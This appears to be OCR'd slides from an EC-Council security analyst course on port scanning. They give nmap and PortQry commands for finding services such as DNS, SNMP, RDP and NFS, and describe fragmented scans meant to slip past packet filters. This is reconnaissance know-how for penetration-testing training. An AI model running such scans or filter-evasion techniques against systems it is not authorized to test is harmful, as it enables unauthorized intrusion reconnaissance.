


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Use UDP Scan on the Target and See the Response

ECSA

- Send UDP packets to a target system to find whether the port is open or closed
  - No response indicates an open or filtered port
  - An ICMP port unreachable error message of type 3 with code 3 indicates a closed port whereas type 3 error with codes 0, 1, 2, 9, 10 or 13 indicates a filtered port



Source: *https://nmap.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Use Fragmentation Scanning and Examine the Response

ECSA

- Instead of just sending the probe packet, break it into a couple of small IP fragments
- You are splitting up the TCP header over several packets to make it harder for packet filters and so forth to detect what you are doing
- In NMAP, the -f switch instructs the specified SYN or FIN scan to use tiny fragmented packets




Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Scan DNS Servers (TCP/UDP 53)

ECSA

- Use Nmap to scan for DNS servers on TCP/UDP port 53
- UDP scan is activated with the -sU option. It can be combined with a TCP scan type, such as SYN scan (-sS), to check both protocols during the same run
- UDP scan works by sending an empty (no data) UDP header to every targeted port



Source: *https://nmap.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Port Scan TFTP Servers (Port 69)

ECSA
EC-Council Certified Security Analyst

- By default, the TFTP server listens on UDP port 69
- PortQry is a command-line utility that you can use to help troubleshoot TCP/IP connectivity issues
- This utility reports the port status of target TCP and UDP ports on a local computer or a remote computer
- Type a command that is similar to the following:
  - `portqry -n myserver.example.com -p udp -e 69`



Source: *http://www.microsoft.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Port Scan for NTP Ports (Port 123)

ECSA
EC-Council Certified Security Analyst

01 Use Nmap to scan for NTP ports

02 By default, NTP ports listen on port 123

03
- Use the following command to find the NTP service on the network:
  - `nmap -sU -p 123 x.x.x.x`



Source: *https://nmap.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Port Scan for SNMP Ports (Port 161)

ECSA

- By default, SNMP listens on ports 161 and 162
- Use Nmap to locate the SNMP service on the network
- Use the following command to find the NTP service on the network:
  - `nmap -sU -p 161 x.x.x.x`
  - `nmap -sU -p 162 x.x.x.x`




Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Scan for Telnet Ports (Port 23)

ECSA

- Use Nmap to scan for Telnet ports
- By default, Telnet listens on port 23



Source: *https://nmap.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Port Scan for LDAP Ports (Port 389)

ECSA

- PortQry is a TCP/IP connectivity testing utility that is included with the Microsoft Windows Server 2003 support tools
- PortQry can send an LDAP query by using both TCP and UDP and interpret an LDAP server's response to that query correctly
- PortQry parses, formats, and then returns the response from the LDAP server to the user
- For example, type the following command:
  - `portqry -n myserver -p udp -e 389`




Source: *http://www.microsoft.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Scan for Netbios Ports (Ports 135-139, 445)

ECSA

- The default ports used by NetBIOS service are 135, 136, 137, 138, 139, and 445
- Use Nmap to scan open NetBIOS ports
- You can also use NAT (NetBIOS Auditing Tool) for checking open NetBIOS ports



Source: *https://nmap.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Port Scan for Citrix Ports (Port 1495)

ECSA
EC-Council Certified Security Analyst

- By default, **Citrix** listens on port **1495**
- Scan the service using a **network port scanner**




Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Scan for Oracle Ports (Port 1521)

ECSA
EC-Council Certified Security Analyst

- **1521** is the typical port number used by **Oracle**
- Oracle uses port **1521** for networking services
- Use a port scanner, such as **Nmap**, to scan services on port **1521**



Source: *https://nmap.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Port Scan for NFS Ports (Port 2049)

ECSA

- Use RPC scan of nmap to discover NFS ports
- By default, NFS listens on port 2049
- Use the following command to detect NFS ports:
  - `nmap -v -sR -p 2049 x.x.x.x`




Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Scan for Compaq, HP Inside Manager Ports (Ports 2301, 2381)

ECSA

- Port **2301** is used for the **Compaq Insight Management** Web Agents
- Port **2381** is also known as the **Compaq-https** port



Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Port Scan for Remote Desktop Ports (Port 3389)

ECSA
EC-Council Certified Security Analyst

- Port 3389 is typically blocked to enhance network security
- Remote Desktop connections use port 3389
- Use a network port scanner to scan for port 3389
- Use the command in nmap to detect the remote desktop service:

```
nmap -sT -p 3389  X.X.X.X
```



Source: *https://nmap.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Scan for Sybase Ports (Port 5000)

ECSA
EC-Council Certified Security Analyst

- By default, Sybase listens on port 5000
- Use a network port scanner to detect the service
- For nmap, use the following command:

```
nmap -sT -p 5000 x.x.x.x
```



Source: *https://nmap.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Port Scan for SIP Ports (Port 5060)

ECSA

- SIP can be regarded as the enabler protocol for telephony and voice over IP (VoIP) services
- By default, SIP listens on port 5060
- Run a port scan on the network to find whether any VoIP service is running




Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Scan for VNC Ports (Ports 5900/5800)

ECSA

- VNC works on port 5900 by default
- The Java Viewer works on port 5800
- Scan for these default ports using a network scanner



Source: *https://nmap.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Port Scan for Test For X11 Ports (Port 6000)

ECSA
EC-Council Certified Security Analyst

- By default, the X server listens on port 6000 for incoming connections
- Scan for port 6000 using nmap




Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Scan for Jet Direct Ports (Port 9100)

ECSA
EC-Council Certified Security Analyst

- Check for **Jet Direct** ports (port 9100) by using **Nmap**
- HP printers use this port for the **JetDirect** protocol



Source: *https://nmap.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Port Scan for FTP Data (Port 20)

ECSA

- In **PORT** or **Active** mode, the **FTP** server always sends data from TCP port **20**
- Use **nmap** to scan the network for open **FTP** ports



